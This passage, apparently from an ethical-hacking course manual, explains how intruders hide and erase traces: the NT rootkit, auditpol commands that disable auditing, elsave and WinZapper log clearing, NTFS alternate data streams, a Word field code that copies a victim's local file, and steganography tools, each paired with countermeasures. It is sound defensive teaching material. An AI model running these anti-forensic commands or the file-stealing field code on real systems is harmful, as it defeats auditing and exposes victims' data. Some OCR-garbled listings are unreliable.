
Planting the NT/2000 Rootkit

- The rootkit contains a kernel mode device driver, called _root_.sys and a launcher program, called deploy.exe
 - After gaining access to the target system, he will copy _root_.sys and deploy.exe onto the target system and execute deploy.exe
 - This will install the rootkit device driver and start it up. The attacker later deletes deploy.exe from the target machine.
 - The attacker can then stop and restart the rootkit at will by using the commands net stop _root_ and net start _root_
 - Once the rootkit is started, the file _root_.sys stops appearing in the directory listings. The rootkit intercepts the system calls for listing files and hides all files beginning with _root_ from display.
-

Attack Methods

Let us look at the NT Rootkit deployment and the potential damage it can cause. We are looking at the proof of concept NT Rootkit created by Greg Hoglund. The NT rootkit stages itself at the kernel level, acting as a 'man-in-the-middle' between the OS and the dependant applications. As a kernel mode driver, it can be dynamically loaded at run time, making it possible for the attacker to use it without rebooting the system. The NT rootkit works at the heart of the OS - the kernel and hence possesses system privileges. This allows an attacker access to all the resources of the operating system and upgrades his administrator rights to that of the system.

The kit can be considered as stealth as it does not show up on the netstat on Windows NT or 2000. This can be attributed to the rootkit's own TCP/IP stack implementation, which is stateless. So, how does it work around for remote connections? On a LAN, it works by determining the state of the connection based on the data within the incoming packet. For this reason also, the rootkit has a hardcoded IP address to which it will respond.



This default IP address is 10.0.0.166. Again, as the rootkit uses raw connections, it does not matter which port it uses on the target machine. The latest version (0.44) does not have a keyboard sniffer, though the earlier version (0.43) did. This makes it similar to the well known Trojans Sub seven and BO.

```
C:\> ps
0   System
16  smss.exe
32  csrss.exe
54  winlogon.exe
74  services.exe
94  taskhost.exe
112  suchost.exe
452  suchost.exe
452  spoolsv.exe
452  tevhost.exe
652  ntask.exe
652  vnetbridge.exe
652  winlight.exe
652  win32k.exe
652  DBGIEM.EXE
649  cmd.exe
203  root_taskman.e
chidadir
directory prefix-hiding now OFF
chideproc
process prefix-hiding now OFF
chelp
Min2K Rootkit by the team rootkit.com
Version 0.4 alpha
command      description
ps            show processlist
help          this help
bufferetest   debug output
hidedir       hide prefixed file/dir
hideproc      hide prefixed processes
debsint      (BSOD)fire int3
*(BSOD) means Blue Screen of Death
* a kernel debugger is required
* processes whose name or the process or filename
starts with the letters _root_.

6
```

The rootkit hides its processes if the attacker wants it to. Any process that starts with '_root_' will be hidden. This can be done by toggling on/off 'hideproc' from the kernel-mode shell. Similarly, it can hide files and directories by toggling 'hidedir' from the kernel-mode shell. Processes that are named with a prefix of '_root_' are exempt from these rules.

The rootkit also demonstrates its capability to redirect execution paths. The latest build has an example of calc.exe being executed instead of any exe with a _root_ prefix. This does not affect the ability to read a particular file. The rootkit only becomes involved when the file is executed. In the registry, the rootkit is able to hide registry keys by identifying them with the _root_ prefix.

This lets the attacker view the hidden keys anyway. For instance, a copy of regedit.exe called '_root_regedit.exe' will be able to see all of the hidden keys. Here is a directory listing from a system, before and after the attacker activated the rootkit.

Before	After
<pre>C:\>dir Volume in drive C has no label. Volume Serial Number is EC15-BAC3 Directory of C:\ 02/09/2001 05:09p <DIR> adf 01/05/2001 11:12a <DIR> CACconfig 01/05/2001 11:11a <DIR> Documents and Settings 01/04/2001 03:10p <DIR> Help和支持中心 01/04/2001 03:09p <DIR> Program Files 02/10/2001 04:51p <DIR> roothit 02/10/2001 04:50p <DIR> roothit\rootkit 02/10/2001 05:30p <DIR> roothit\rootkit\software 02/10/2001 11:33a <DIR> 57,684 bytes 12/09/1999 01:22p <DIR> 2,814,741 bytes, 0 free 08/02/1999 01:22p <DIR> 62,384 bytes, 0 free, _root_regedit.exe 3 F(s) 261,300 bytes 8 D(s) 6,115,020,800 bytes free</pre>	<pre>C:\>dir Volume in drive C has no label. Volume Serial Number is EC15-BAC3 Directory of C:\ 02/09/2001 05:09p <DIR> adf 01/05/2001 11:12a <DIR> CACconfig 01/05/2001 11:11a <DIR> Documents and Settings 01/04/2001 03:09p <DIR> Help和支持中心 01/04/2001 03:08p <DIR> Inetpub 01/04/2001 03:09p <DIR> Program Files 02/10/2001 04:51p <DIR> roothit 02/10/2001 04:50p <DIR> roothit\rootkit 02/10/2001 05:30p <DIR> roothit\rootkit\software 02/10/2001 11:33a <DIR> 0 bytes 8 D(s) 5,115,020,800 bytes free</pre>

Rootkit Countermeasures

- Back up critical data (not binaries!) Wipe everything clean and reinstall OS/applications from trusted source.
- Don't rely on backups, because you could be restoring from trojaned software.
- Keep a well documented automated installation procedure.
- Keep availability of trusted restoration media.




What we have looked into is just a proof-of-concept tool. There are others out in the wild such as null.sys, hacker defender and many more that are not yet well researched. Of these "Slanret", "IERK," and "Backdoor-ALI" find mention in anti-virus products. Slanret is a rootkit component that comes with a backdoor program called "Krei" that listens on an open port and permits the remote access to the system. It is popular as a stealth device driver that accepts commands from the server instructing it on what files or processes to conceal.

Countermeasure One thing common to these rootkits is that the attacker requires administrator access to the target system. The initial attack that leads to this access is often very noisy. Excess network traffic that arises in the face of a new exploit should be monitored. It goes without saying that log analysis is a part and parcel of risk management. The attacker may have shell scripts or tools that can help him cover his tracks, but surely there will be other tell-tale signs that can lead to proactive countermeasures - not just reactive.

In case you are on the reactive side, back up all the critical data excluding the binaries and go in for a fresh clean installation from a trusted source. You can do code checksumming as a good defense against tools like rootkits. MD5sum.exe can fingerprint files and note integrity violation when changes occur. The installation should preferably be automated and well documented. Trusted restoration media should be at hand always.

Another common trait of these rootkits discussed here are their dependency on device drivers. One quick check can be to boot up in safe mode with minimal device drivers and deprive the rootkit of its cloaking mechanism, making the files visible.

Covering Tracks



- Once intruders have successfully gained Administrator access on a system, they will try to cover the detection of their presence.
 - When all the information of interest has been stripped from the target, they will install several back doors so that easy access can be obtained in the future.
-

Under the discussion on rootkits we saw how attackers try to remain undetected on the compromised system. One way of ensuring that they do not have to take the noisy way in, is to install backdoors that are password protected. This need not be restricted to a single backdoor. It is a known practice to have multiple Trojans and at least one Ethernet sniffer as part of the rootkit.

With the Ethernet sniffer, an attacker can sniff out authentication credentials and later use it to log in to the system and pass it off as a normal event. In Unix/Linux systems, the rootkit can have basic core utilities that can act as local system Trojans. One thing an attacker will like to see done is to have keep the system from ringing out any alarm bells.

Attack Methods	Erasing evidence of a compromise is requirement for any attacker who would like to remain obscure. This usually starts with erasing the contaminated logins and any possible error messages that may have been generated from the attack process. For example, a buffer overflow attack will usually leave a message in the system logs. Next, the attention is turned to effecting changes so that future logins are not logged. A good way of ensuring that the system administrator continues to believe the output of his system is to manipulate the event logs and tweak the audit system.
-----------------------	--

Because the first thing a system administrator does to monitor unusual activity is to check the system log files, it is very common for intruders to use a utility to modify the system logs. In some extreme cases, rootkits can disable logging all together and discard all existing logs. This happens if the intruders intend to use the system for a longer time as a launch base for future intrusion activity. Then they will only remove those portions of logs that can reveal their presence.

Disabling Auditing

- First thing intruders will do after gaining Administrator privileges is to disable auditing.
- NT Resource Kit's auditpol.exe tool can disable auditing using command line.
- At the end of their stay, the intruders will just turn on auditing again using auditpol.exe

```
C:\> auditpol.exe /disable
Running. . .
Local audit information changed successfully. .
New local audit policy. .


(0) Audit Disabled

AuditCategorySystem      = No
AuditCategoryLogon        = Failure
AuditCategoryObjectAccess = No
. .

C:\> auditpol.exe /enable
Auditing enabled successfully.
```

Note One of the first steps for an attacker who has command-line capabilities is to determine the auditing status of the target system, locate sensitive files (such as password files), implant automatic information gathering tools (such as a Keyboard Logger or Network Sniffer).

Windows auditing records certain events to the Event Log (or associated syslog). The log can be set to send alerts (email, pager, etc) to the system administrator. Therefore, the attacker will want to know the auditing status.



auditpol.exe is a part of the NT resource kit and can be used as a simple command line utility to find out the audit status of the target system and also to make changes to it.

The attacker will need to have the utility installed in the WINNT directory. He can then establish a null session to the target machine and run the command:

```
C:\> auditpol \\<ip address of target>
```

This will reveal the current audit status of the system. He can choose to disable the auditing by:

```
C :\> auditpol \\<ip address of target> /disable
```

This will make changes in the various logs that might register his actions. He can choose to hide the registry keys changed later on.

Countermeasure There is no effective technique to lock the auditing to prevent auditpol from disabling it. However, one can make it a scheduled event which will make the system check for the status of the

auditing and then turns it on if it is disabled. Most host based IDS products will automatically re-enable auditing if it has been turned off.


Note Event log ID 612 indicates that audit policy has been changed.

There are a number of reasons why auditing is important. These include:

- Successful attacks often preceded by a series of unsuccessful ones.
- Detecting an attack in its early phase can contain damage.
- Recovery often depends on realistic damage assessment.
- Auditing and intrusion detection helps determine causal factors/people for the attack.
- Assessing network compromise is dependant on auditing as well. One of the main goals of auditing is to identify the actions taken by attackers on your network. An attacker may attempt to compromise multiple computers and devices on the network.

Clearing the Event log

- Intruders can easily wipe out the logs in the event viewer
- Event viewer on the attackers host can open, read and clear logs of the remote host.
- This process will clear logs of all records but will leave one record stating that the event log has been cleared by 'Attacker'



We had mentioned that Event log ID 612 indicates that the audit policy on the system has been changed. Assuming that we have a well balanced audit policy, the various

logs on the system can reveal a lot of information. However intruders can easily wipe out evidence in the event viewer by opening the logs of the remote host and clearing the entries. What happens when the event log itself is changed or deleted? An event log with a single entry is definitely a give away.

Note The event-logging service controls whether events are tracked on Windows 2000 systems. When this service is started, user actions and system resource usage events with the following event logs can be tracked:

- Application Log Records events logged by applications.
- Directory Service Records events logged by Active Directory and its related services.
- DNS Server Records DNS queries, responses, and other DNS activities.
- File Replication Service Records file replication activities on the system.
- Security Log Records events set for auditing with local or global group policies.
- System Log Records events logged by the operating system or its components, such as the failure of a service to start at bootup.

In the Security Log, always check on event IDs 529 "Unknown user or bad password," 680 "Account logon," and 517 "Security Log Cleared."

Tools Dump Event Log is a command-line tool, included in the Windows 2000 Server Resource Kit. It will dump an event log for a local or remote system into a tab separated text file. This file can then be imported into a spreadsheet or database for further investigation. The tool can also be used to filter for or filter out certain event types.

The following syntax is used by the dumpel.exe tool:

dumpel -f file [-s \\server] [-l log [-m source]] [-e n1 n2 n3...] [-r] [-t] [-d x] Where:

-f file. Specifies the file name for the output file. There is no default for -f, so you must specify the file.

-s server. Specifies the server for which you want to dump the event log. Leading backslashes on the server name are optional.

-l log. Specifies which log (system, application, security) to dump. If an invalid log name is specified, the application log is dumped.

-m source. Specifies in which source (such as redirector (rdr), serial, and so on) to dump records. Only one source can be supplied. If this switch is not used, all events

are dumped. If a source is used that is not registered in the registry, the application log is searched for records of this type.

-e n1 n2 n3. Filters for event ID nn (up to 10 can be specified). If the -r switch is not used, only records of these types are dumped; if -r is used, all records except records of these types are dumped. If this switch is not used, all events from the specified source name are selected. You cannot use this switch without the -m switch.

- r. Specifies whether to filter for specific sources or records, or to filter them out.
- t. Specifies that individual strings are separated by tabs. If -t is not used, strings are separated by spaces.
- d x. Dumps events for the past x days.

Note Dumpel can only retrieve content from the system, application, and security log files. You cannot use Dumpel to query content from the File Replication Service, Domain Name System (DNS), or Directory Service event logs.

Tool: elsave.exe

- elsave.exe utility is a simple tool for clearing the event log. The following syntax will clear the security log on the remote server 'rovil' (correct privileges are required on the remote system)

```
|c:\> elsave -s \\rovil -I "Security" -C
```

- Save the system log on the local machine to d:\system.log and then clear the log:

```
elsave -1 system -F d:\system.log -C
```
- Save the application log on \\serv1 to \\serv1 \d\$\application.log:

```
elsave -s \\serv1 -F d:\application.log
```

Tools An attacker would be interested in clearing the event log after the audit has been disabled using auditpol.exe. One tool that will be of interest is elsave.exe Written by Jesper Lauritsen, this tool helps clear NT event log.

ELSave takes the following arguments:

-s \\server	Server for which you want to save or clear the log.

-F file	Save the log to a file with this name. Must be an absolute path to a local file on the server specified with -s. If -F is not specified the log is not saved.
-I log	Name of log to save or clear. Must be one of system, application or security. Default is application.
-q	Write errors and warnings to the application event log. Default is to write errors to stderr. This option is mostly useful when ELSave is run in the background, like for example from the scheduler.
-C	Clears the log. If -C is not specified the log is not cleared.

Example:

Save the application log on \\serv1 to \\serv1\d\$\application.log:

elsave -s \\serv1 -F d:\application.log

Save the system log on the local machine to d:\system.log and then clear the log:

elsave -I system -F d:\system.log -C

Hacking Tool: WinZapper

- Wizapper is a tool that an attacker can use to erase event records selectively from the security log in Windows 2000.
- To use the program, the attacker runs winzapper.exe and marks the event records to be deleted, then he presses 'delete events' and 'exit'. Presto the events disappear.
- To sum things up: after an attacker has gained Administrators access to the system, one simply cannot trust the security log!

Tools It is considered that event logs are generally not compromised without shutting the service down by legitimate means or otherwise. WinZapper is a tool that is capable of breaking into the event logging system without shutting it off or crashing the service.

No event is logged from the instance where WinZapper is started to the point where the system is rebooted. This simulates the behavior of an authorized user, who has audit privileges - except that here, it is not a user but a program that poses as one. This is possible because WinZapper works on a copy of the log file that will not become the "real" log file until the system is rebooted.


All the attacker has to do is to run winzapper.exe and mark the event records to be deleted. He can then press "Delete events and Exit" and reboot Windows to re-enable the event logging system. However, he cannot revisit the Event Viewer again before rebooting. Another possibility is to start Winzapper, and then commence with the attack. In this way, none of the events are logged even though eventlog is running - an interesting facility to any attacker.

WinZapper can only be used from an Administrators account, and consequently does not exploit any security vulnerability in Windows NT / 2000. Apart from this, the attacker can use WinZapper to erase individual event records in the security log. This way, he can hide his tracks and remain obscure. If he chooses to, the attacker can inject fake event records into the security log. For this, he must be able to execute the program with Administrative privileges.

WinZapper can be tweaked to work remotely like a client/server system as well, depending on the attacker's ingenuity. In effect, after an attacker has gained Administrators access to the system, the security log cannot be entirely trusted.

Evidence Eliminator

- Evidence Eliminator is an easy to use powerful and flexible data cleansing system for Windows PC.
- Daily use protects you from unwanted data becoming permanently hidden in your PC.
- It cleans recycle bins, Internet cache, system files, temp folders etc.



Tools Evidence Eliminator is a windows based product that is known for countering privacy invasion and giving the user the ability to remove evidence of his activities on a system - such as websites visited, cookies stored, documents read etc.

What brings this product into focus here is its ability to delete files such as windows SWAP file - the windows swap file provides virtual memory and is often filled with hidden evidence of all kinds; windows application logs; windows registry backups; deleted filenames with sizes and attributes from drive directory structures; free cluster space ("slack") from all file tips; magnetic remanence from underneath existing files/folders; all free unallocated space on all hard drives; evidence of activity in many other programs, using plug-in modules; slack space and deleted entries in the windows registry; created and modified dates and times on all files and folders and windows registry streams and instant deletes of windows registry data (NT4/2000/XP).

Hiding Files

- There are two ways of hiding files in NT/2000.

1. Attrib

```
use attrib +h [file/directory]
```

2. NTFS Alternate Data Streaming

NTFS files system used by Windows NT, 2000 and XP has a feature Alternate Data Streams - allow data to be stored in hidden files that are linked to a normal visible file.

Streams are not limited in size and there can be more than one stream linked to a normal file.

Concept Every file consists of a set of attributes. However, a file's name is not part of the file. The filename is a directory entry that points to the actual file. This level of indirection is necessary because Windows 2000 and Windows NT both support links. The directory entry can be considered to be analogous to a pointer - the unique filename and directory entry tells the file system which file to access. It is possible to have more than one pointer that points to the same data.

File attributes consist of several fields. The first field describes whether a file is system, hidden, read-only, archive, or one of several less typical attributes. The second field describes the creation time, access time, write time, and the size of the file. The functions GetFileAttributesEx() and GetFileInformationByHandle() enable this.

ATTRIB.exe is used to display or change file attributes. It can be used by attackers to hide their files or even change the victim's file attributes.

Usage: ATTRIB [+ attribute | - attribute] [pathname] [/S] key

+: Turn an attribute ON

-: Clear an attribute OFF

pathname: Drive and/or filename e.g. C: *.txt

/S: Search the pathname including all subfolders.

attributes: H Hidden, S System, R Read-only, A Archive

If no attributes are specified during execution, attrib will return the current attribute settings. For example, to add the Hidden and System attributes for the test.txt file:

```
ATTRIB +S +H TEST.TXT
```

ATTRIB can be used with groups of files. It supports use of wildcards (?) and (*) with the filename parameter to display or change the attributes for a group of files. For example, to hide the directory C:\HIDE:

```
ATTRIB +H C:\HIDE
```

Creating Alternate Data Streams

- Start by going to the command line and typing notepad test.txt
 - Put some data in the file, save the file, and close Notepad.
 - From the command line, type dir test.txt and note the file size.
 - Next, go to the command line and type **notepad test.txt:hidden.txt** Type some text into Notepad, save the file, and close.
 - Check the file size again and notice that it hasn't changed!
 - If you open test.txt, you see your original data and nothing else.
 - If you use the **type** command on the filename from the command line, you still get the original data.
 - If you go to the command line and type **type test.txt:hidden.txt** you get an error.
-

Concept In addition to the file attributes discussed previously, each file stored on an NTFS volume typically contains two data streams. The first data stream stores the security descriptor, and the second stores the data within a file.

Alternate data streams are another type of named data stream that can be present within each file.

Let us try creating an alternate data stream.

- a. In the lab, we invoke notepad from the command prompt by typing **notepad ads.txt**
- b. We save our document after entering some data into it. We check its size using the **dir** command and note it.
- c. We invoke notepad again from the command prompt by typing **notepad ads.txt:hidden.txt** (this is to hide the to-be-entered data). We type in the secret data and save the file. Once again we check the file size and note that it hasn't changed.
- d. What has happened to the secret data that was input? On opening ads.txt we do not see the new data, but are able to see the old original data.
- e. We return to the command prompt and type in **ads.txt:hidden.txt**
- f. We are told that the filename or path is invalid or that the file does not exist.

Using cat reveals the following: c:\cat ads.txt - this is a normal data stream. c:\cat ads.txt:hidden.txt - this is a hidden data stream.

Now that we have seen how alternate data streams are created, let us take a look at the security concerns.

Threat Alternate data streams do raise security concerns because an attacker might use these streams to hide files on a system. The primary reason why ADS is a security risk is because streams are almost completely hidden and represent a near perfect hiding spot on a file system. This can be taken advantage of by Trojans.

Threat Streams can be easily created/written to/read from, allowing any attacker to take advantage of a hidden file area. But while streams can easily be used, they can only be detected with special software. Programs such as Explorer can view normal parent files, but cannot see streams linked to the parent files or determine how much disk space is being used by these streams. As such, if a virus implants itself into an ADS stream, it is unlikely that normal security software will detect it. Streams, as they are essentially files, can be executed. Executed streams do not have their filenames display correctly in Windows NT/2K/XP Task Manager, the utility commonly used to view running processes. For example, if the stream "c:\ads.txt:mystream" was running, the windows task manager would only show "ads.txt". Streams can not only attach themselves to files, they can also attach themselves to directories. In addition, streams cannot be deleted - to delete a stream its parent must be deleted first. Streams attached to the root directory of a drive cannot be deleted.

Tools: ADS creation and detection

- makestrm.exe moves the physical contents of a file to its stream.

DiamondCS MakeStream Demo - http://www.diamondcs.com.au
x.org successfully converted to x.org:StreamTest

- ads_cat from Packet Storm is a utility for writing to NTFS's Alternate File Streams and includes ads_extract, ads_cp, and ads_rm, utilities to read, copy, and remove data from NTFS alternate file streams.
 - Mark Russinovich at www.sysinternals.com has released freeware utility Streams which displays NTFS files that have alternate streams content.
 - Heysoft has released LADS (List Alternate Data Streams), which scans the entire drive or a given directory. It lists the names and size of all alternate data streams it finds.
-

Tools Makestrm.exe is a utility that moves data from a command line specified file into a hidden alternate data stream attached to the original. For example, if one issues the command makestrm.exe c:\ads.exe, the file contents of c:\ads.exe would be moved into c:\ads.exe:alternatestream (an Alternate Data Stream), and the original file contents are then over-written with a simple message reminding the user about the linked stream.

Tools ads_cat from Packet Storm is a utility for writing to NTFS's Alternate File Streams and includes ads_extract, ads_cp, and ads_rm, utilities to read, copy, and remove data from NTFS alternate file streams.

Tools Mark Russinovich at www.sysinternals.com has released freeware utility Streams which display NTFS files that have alternate streams content.

Tools Heysoft has released LADS (List Alternate Data Streams), which scans the entire drive or a given directory. It lists the names and size of all alternate data streams it finds.

NTFS Streams countermeasures

- Deleting a stream file involves copying the 'front' file to a FAT partition, then copying back to NTFS.
- Streams are lost when the file is moved to FAT Partition.
- LNS.exe from

(<http://ntsecurity.nu/cgi-bin/download/lns.exe.pl>) can detect streams.

Tools One of the best tools available for this is lads.exe, written by [Frank Heyne](#). Lads.exe is currently available as version 3.01, and does an excellent job of reporting the availability of ADSs. For administrators used to working with graphical tools, lads.exe is a command line interface (CLI) tool that reports its findings to the screen. LNS is a tool that searches for NTFS streams (aka alternate data streams or multiple data streams). Not only does the utility report the presence of ADSs, but it also reports the full path and size for each ADS. Even files that begin with ASCII characters or between two curly braces are found out. Once an ADS is detected, Notepad can be used for viewing the contents of the ADSs. However, there is a catch. For example, the following command produces unexpected results:

```
c:\ads>notepad myfile.txt:hidden
```

When this command is executed, Notepad opens and asks if the user wishes to create a new file. This is strange because the ADS was created earlier. In order to observe the expected results enter the following commands:

```
c:\ads>echo This is another ADS > myfile.txt:hidden.txt
```

```
c:\ads>notepad myfile.txt:hidden.txt
```

The same effects can be observed when the ADS is associated the directory listing, as in ":hidden.txt". The addition of the extension on the end of the filename allows the ADS to be opened in Notepad.

Other means include copying the cover file to a FAT partition and then moving them back. This corrupts and loses the streams.

Stealing Files using Word Documents

- Anyone who saves a word document has a potentially new security risk to consider - one that no current anti-virus or Trojan scanner will turn up.
 - The contents of the files on victim's hard drives can be copied and sent outside your firewall without even their knowing.
 - The threat takes advantage of a special feature of word called field codes.
 - Here's how it might work: Someone sends victim a Word document with a field-code bug. The victim opens the file in Word, saves it (even with no changes), then sends it back to the originator.
-

Word and Excel provide a mechanism through which data from one document can be inserted to and updated in another document. This mechanism, known as field codes in

Word and external updates in Excel, can be automated to reduce the amount of manual effort required by a user. An example of the use of Word field codes could be the automatic insertion of a standard disclaimer paragraph in a legal document. An example of the use of external updates in Excel could be the automatic updating of a chart in one spreadsheet using data in a different spreadsheet.

A vulnerability exists because it is possible to maliciously use field codes and external updates to steal information from a user without the user being aware. Certain events can trigger field code and external update to be updated, such as saving a document or by the user manually updating the links. Normally the user would be aware of these updates occurring; however a specially crafted field code or external update can be used to trigger an update without any indication to the user. This could enable an attacker to create a document that, when opened, would update itself to include the contents of a file from the user's local computer.

- Attack Methods** In order for an attacker to take advantage of this vulnerability, the attacker would need to perform the following steps:
- Craft a Word or Excel document that exploits the vulnerability
 - Deliver it to the user, via email or some other method
 - Entice the user to open the document
 - Return the document to the attacker.

Field codes are markup codes that make it possible for dynamic content to be added to a document. For example, adding the {DATE} code to a document means that current date will be updated in the document whenever it is opened.

Inserting the following field structure into the footer of the last page will steal the contents of c:\sales.txt on the target computer

Let us see an example:

- a. Alex sends Tom a Word document for revisions.

Dear Tom,

Please review the Pro-forma Purchase order for the material-101 at rate USD 2000 per unit. Kindly make appropriate corrections to the PO attached as word document and send it back to me ASAP for further actions.

Regards,

Alex

```
{IF { INCLUDETEXT { IF{ DATE} = {DATE} "c:\\Bonus.txt" "c:\\Bonus.txt" } \* MERGEFORMAT } = " " " " \* MERGEFORMAT }
```


-
- b. After Tom edits, saves and mails it back to Alex the file will also include contents of another file(s) from Tom's computer that Alex has specified.
- c. To achieve this, Alex embeds the INCLUDETEXT field into the document. The field results in inclusion of a specified file into the current document.
- d. Alex hides the field tag in the document by using hidden text, small white font, etc.

Field Code Counter measures

- Use Hidden Field Detector. It's available free at:

<http://www.woodyswatch.com/util/sniff/>

- Hidden field Detector upon installation will install itself on your Word Tools Menu.
- It scans your documents for potentially troublesome field codes, which you can't see easily and even warns you when it finds something suspicious.



Mitigating factors:

The attacker would need to know the location of the file that he or she wanted to steal. If the correct filename were not presented, the attack would fail and an invalid field error message would be present in the document.

The user could always view the field codes or external updates. The field codes or external updates used in the attack can be revealed, as they are only hidden to prevent cluttering the document when it is being viewed or edited. A method of checking

documents for additional undesired information is described in the Frequently Asked Questions below.

Although the attacker could take some steps to obscure the stolen information, the attacker would leave a clear audit trail. Since the field codes or external updates can be viewed, even if an attack is successful, the attacker would leave clear evidence in the document in the form of the stolen information and the malicious field codes used. This evidence could be used by law enforcement agencies if required

The vulnerability would not enable the attacker to delete, modify or add any files to the user's local system.

In virtually all circumstances, the attacker would need to entice the user into returning the document. No information would be revealed unless the user returned the document to the attacker.

Countermeasure Countermeasures

1. Use Hidden Field Detector. Follow the instructions enclosed with Hidden Field Detector, which will install itself on your Word Tools Menu. It scans your documents for potentially troublesome field codes, which you can't see easily and even warns you when it finds something you should check out.
2. Open sent documents in WordPad and re-save them in Word 6 format. That erases all field codes implanted in the original document. The drawback is that it also deletes all information in headers and footers.
3. Manually check the field codes. To display them in Word, go to: Tools > Options > View tab > Field Codes (checkbox). If you see anything in a field code that references filenames on your machine, take special notice. You can select and delete field codes easily once you know they're there.
4. Check any document before sending it out of your company, especially if you get a warning from Hidden Field Detector. You might find your document is far larger after saving it than it was when you got it—even if you added no information. If you find a lot of blank space at the end of the document, try highlighting it and changing the font color to black.

What is Steganography?

- The process of hiding data in images is called Steganography.

- The most popular method for hiding data in files is to utilize graphic images as hiding place.
- Attackers can embed information such as:
 1. Source code for hacking tool
 2. List of compromised servers
 3. Plans for future attacks
 4. your grandma/s secret cookie recipe



It has been voiced that one of the shortcomings of various detection programs is their primary focus on streaming text data. What if an attacker bypasses normal surveillance techniques and still steals or transmits sensitive data? A typical situation would be where an attacker manages to get inside the firm as a temporary or contract employee and sneaks out sensitive information. While the organization may have a policy of not allowing electronic equipment into or to the outside from within, a determined attacker can still find a way with techniques such as Steganography.

Concept What is Steganography? It has been described as the art and science of hiding information by embedding messages within other seemingly harmless messages. Steganography works by replacing bits of useless or unused data in regular computer files (such as graphics, sound, text, HTML, or even floppy disks) with bits of different, invisible information. This hidden information can be plain text, cipher text, or even images.

The lure of a steganography technique is that unlike encryption, steganography cannot be detected. When transmitting an encrypted message it is evident that communication has occurred, even if the message cannot be read. Steganography is used to hide the very existence of the message. An attacker can use it to hide information even when encryption is not a feasible option. From a security point of view steganography can be used to hide a file in an encrypted file so that even if the encrypted file is deciphered, the hidden message is not seen.

There are several free software available for steganography on the Internet. Today, steganography has evolved into a digital strategy of hiding a file in some form of multimedia, such as an image, an audio file (like a .wav or mp3) or even a video file.

Tools Given below is a list of few steganography tools.

- DiSi-Steganograph is a very small, DOS-based steganographic program that embeds data in PCX images.
- EZStego is a Java based steganographic software which modifies the LSB of still pictures (supports only GIF and PICT formats) and rearranges the color palette.
- Gif-It-Up v1.0 is a stego program for Windows 95 that hides data in GIF files. It replaces color indexes of the gif color table with indexes of 'color friends' (a color friend is a color in the same table and as close as possible).
- Gifshuffle conceals a message in a GIF image by re-ordering the color map. Source code and a WIN32 executable are provided.
- Hide and Seek is a stego program that hides any data into GIF images. It flips the LSB of pseudo-randomly chosen pixels. The data is first encrypted using the blowfish algorithm.
- JPEG-JSTEG hides data inside a JPEG file. (Source code available)
- MandelSteg and GIFEExtract hide data in fractal GIF images. MandelSteg will create a Mandelbrot image (though it could be modified to produce other fractals), storing your data in the specified bit of the image pixels, after which GIFEExtract can be used by the recipient to extract that bit-plane of the image. (Source code available)
- MP3Stego hides data in popular MP3 sound files.
- Nicetext transforms cipher-text into innocuous text which can be transformed back into the original cipher-text. The expandable set of tools allows experimentation with custom dictionaries, automatic simulation of writing style, and the use of Context-Free-Grammars to control text generation.
- Pretty Good Envelope hides data in almost any file. In fact it embeds a binary message in a larger binary file by appending the message to the covert file as well as a 4-byte pointer to the start of the message. To retrieve the message, the last 4 bytes of the file are read, the file pointer is set to that value, and the file read from that point.

- OutGuess is a steganographic tool for still images. It support the PNM and JPEG image formats. OutGuess 'preserves statistics based on frequency counts. As a result, no known statistical test is able to detect the presence of steganographic content'.
- SecurEngine hides files into 24 bit bitmap images (JPEG or BMP) or even text files. Files can be encrypted using GOST, Vernam or '3-way'.
- Stealth is a simple filter for PGP 2.x which strips of all identifying header information. Only the encrypted data (which looks like random noise) remains; thus it is suitable for steganographic use.
- Snow is used to conceal messages in ASCII text by appending white spaces to the end of lines.
- Steganography Tools 4 encrypts the data with IDEA, MPJ2, DES, 3DES and NSEA in CBC, ECB, CFB, OFB and PCBC modes and hides it inside graphics (by modifying the LSB of BMP files), digital audio (WAV files) or unused sectors of HD floppies. The embedded message is usually very small.
- Steganos is an easy to use wizard style program to hide and/or encrypt files. Steganos encrypts files and hides them within various different types of files. It also includes a text editor using the soft-tempest technology. Many other security features are included.
- Steghide features hiding data in BMP, WAV and AU files, blowfish encryption, MD5 hashing of pass phrases to blowfish keys and pseudo-random distribution of hidden bits in the cover-data.
- Stegodos is a set of DOS programs that encodes messages into GIF or PCX images. It works only with 320x200x256 pictures. The data embedded by modifying the LSB of the picture is noticeable in most cases.
